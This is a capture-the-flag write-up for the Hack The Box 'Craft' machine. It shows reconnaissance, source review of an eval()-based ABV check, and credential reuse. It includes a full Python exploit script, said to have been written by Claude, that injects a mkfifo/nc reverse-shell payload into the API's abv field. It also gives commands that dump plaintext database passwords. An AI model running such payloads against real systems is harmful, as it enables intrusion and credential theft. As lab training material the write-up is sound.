Craft

Overview
Craft is a medium Linux box built around a beer-brewing REST API and the infra behind it. A Gogs
server hosts the API source code, and reading the repo's one issue and its commits shows the ABV
(alcohol-by-volume) check runs user input straight through Python's eval() with no sanitisation.
Another commit leaks working API credentials, which give me the token I need to hit that endpoint,
and the eval() becomes RCE inside a Docker container.
After that it's one long credential trail: settings.py has the database password, the DB user
table has every developer's password in plaintext, and Gilfoyle reused his DB password on Gogs.
That gets me into a private craft-infra repo with an encrypted SSH key, the same password
decrypts the key, and I land on the real host as gilfoyle. His home directory has a
.vault-token, the box is wired up to a HashiCorp Vault server, and Vault's SSH engine has a
root_otp role, so the token gets me a one-time root password.
Reconnaissance
Nmap
Full TCP scan first, then a version/script pass on whatever answered:
nmap -sCV -p- -T4 craft.htb -oN nmap
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
443/tcp  open  ssl/http nginx 1.15.8
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Issuer: commonName=Craft CA/organizationName=Craft/stateOrProvinceName=New York/countryName=US
|_http-title: About
|_http-server-header: nginx/1.15.8
6022/tcp open  ssh      Golang x/crypto/ssh server (protocol 2.0)
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Three ports: SSH, an nginx server on 443 with a self-signed craft.htb cert, and a Go SSH server
on 6022 which is just Gogs' built-in SSH, not a real shell. The cert hands me the hostname, so
into /etc/hosts it goes:
echo '10.129.229.45 craft.htb' | sudo tee -a /etc/hosts
The website

Visiting craft.htb greets me with an "About" page for the brewery. Two icons in the top bar lead
to different sites, one to api.craft.htb and the other to gogs.craft.htb, so I added those to
/etc/hosts too and went to check them out.
First one was api.craft.htb:

Some kind of API documentation showing you how to talk to the API at api.craft.htb/api. It lets
you add a brew, get a list of brews, delete one, log in, and a few other things. Leaving that
aside for now, I went to look at the other site:

which is a Gogs instance running the source code for the API.
Source code review

This looks promising.

I see 6 commits and one issue here, which tickles my spider senses and tells me there's some kind
of vulnerability hidden in there.
The issue
Starting with the issue, which is titled "Bogus ABV values":

It says Dinesh found some kind of bug in /api/brew/ where you can add ABV values that don't make
any sense, but Gilfoyle isn't satisfied with the fix Dinesh pushed, so let's dig deeper through
the commits.
The vulnerable commit

And we found it, hahaha.

They're using eval() to check the ABV value is greater than 1, with no sanitisation whatsoever,
which is a big security risk. eval() will evaluate and execute any Python code you give it, for
example:
kali@kali:~$ python
>>> eval("__import__('os').system('whoami')")
kali
0
I checked the other commits to see if this got patched, and I didn't find anything that suggests
they changed this code. What I did find instead was leaked credentials.
The leaked credentials

We'll need these, since posting to /api/brew requires a token.
dinesh : 4aUh0A8PbVJxgd
Foothold
So I asked Claude to create a script for me. The flow is:
GET /api/auth/loginwith HTTP Basic auth (dinesh:4aUh0A8PbVJxgd) → JWT tokenGET /api/auth/checkwithX-Craft-API-Token→ validate the tokenPOST /api/brew/with the token, payload in theabvfield so the server-sideeval()runs it
The API serves a self-signed cert, so TLS verification is disabled.
#!/usr/bin/env python3
"""
Craft API client (HTB - craft.htb)

Flow:
  1. GET  /api/auth/login  with HTTP Basic auth    -> JWT token
  2. GET  /api/auth/check  with X-Craft-API-Token  -> validate token
  3. POST /api/brew/       with X-Craft-API-Token  -> abv field is eval()'d -> RCE

Prereq: add `api.craft.htb` to /etc/hosts.
"""

import sys
import json

import requests
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

BASE = "https://api.craft.htb/api"
AUTH = ("dinesh", "4aUh0A8PbVJxgd")
LHOST = "10.10.14.x"   # your tun0 IP
LPORT = 443


def login(session):
    """Authenticate with HTTP Basic auth and return the API token."""
    r = session.get(
        f"{BASE}/auth/login",
        headers={"accept": "application/json"},
        auth=AUTH,
        verify=False,
        timeout=15,
    )
    r.raise_for_status()
    token = r.json()["token"]
    print(f"[+] Got token: {token}")
    return token


def check(session, token):
    """Verify the token is valid via /api/auth/check."""
    r = session.get(
        f"{BASE}/auth/check",
        headers={"accept": "application/json", "X-Craft-API-Token": token},
        verify=False,
        timeout=15,
    )
    print(f"[*] /auth/check -> {r.status_code}: {r.text.strip()}")
    r.raise_for_status()


def create_brew(session, token, brew):
    """POST a new brew entry. The abv field is passed to eval() server-side."""
    r = session.post(
        f"{BASE}/brew/",
        headers={
            "accept": "application/json",
            "Content-Type": "application/json",
            "X-Craft-API-Token": token,
        },
        data=json.dumps(brew),
        verify=False,
        timeout=15,
    )
    print(f"[*] POST /brew/ -> {r.status_code}: {r.text.strip()}")


def main():
    payload = (
        "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;"
        f"cat /tmp/f|/bin/sh -i 2>&1|nc {LHOST} {LPORT} >/tmp/f')"
    )
    brew = {
        "brewer": "test",
        "name": "test",
        "style": "test",
        "abv": payload,
    }

    session = requests.Session()
    try:
        token = login(session)
        check(session, token)
        create_brew(session, token, brew)
    except requests.RequestException as e:
        print(f"[-] Request failed: {e}", file=sys.stderr)
        sys.exit(1)

    print("[+] Done.")


if __name__ == "__main__":
    main()
Set up a listener with nc -lnvp 443, ran the script, and we got a shell.
Inside a container
Looking around where we landed, it's obvious we're in a Docker container. So I poked around the
/opt/app folder and found the DB credentials in a file called settings.py:
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False

CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
At first I figured I'd just log into the DB with the mysql command, but the container doesn't
have it:
/opt/app/craft_api # mysql
/bin/sh: mysql: not found
/opt/app/craft_api # sqlite3
/bin/sh: sqlite3: not found
So I looked around online and found there are two Python libraries you can use to talk to a MySQL
DB. One of them was already installed:
/opt/app/craft_api # python3 -c 'import pymysql; print("pymysql ok")'
pymysql ok
/opt/app/craft_api # python3 -c 'import MySQLdb; print("MySQLdb ok")'
ModuleNotFoundError: No module named 'MySQLdb'
And it worked!
/opt/app/craft_api # python3 -c '
import pymysql
conn = pymysql.connect(host="db", user="craft", password="qLGockJ6G2J75O", database="craft")
cur = conn.cursor()
cur.execute("SHOW TABLES;")
print(cur.fetchall())
cur.execute("SELECT * FROM user;")
print(cur.fetchall())
'
(("brew",), ("user",))
((1, "dinesh", "4aUh0A8PbVJxgd"), (4, "ebachman", "llJ77D8QFkLPQB"), (5, "gilfoyle", "ZEU3N8WNM2rh4T"))
dinesh   : 4aUh0A8PbVJxgd
ebachman : llJ77D8QFkLPQB
gilfoyle : ZEU3N8WNM2rh4T
Lateral movement
I tried those creds on the SSH server and nothing came back. So I kept thinking to myself where I
could use these, and honestly I wasted a lot of time before I realised it was sitting right in
front of my eyes: gogs.craft.htb has a sign-in.
Since I've watched a bit of Silicon Valley, I know Gilfoyle is the cyber guy, so I figured he'd
never be the one reusing his password. To my surprise, he was. :) You gotta do better, Gilfoyle,
come on, I had high hopes for you.
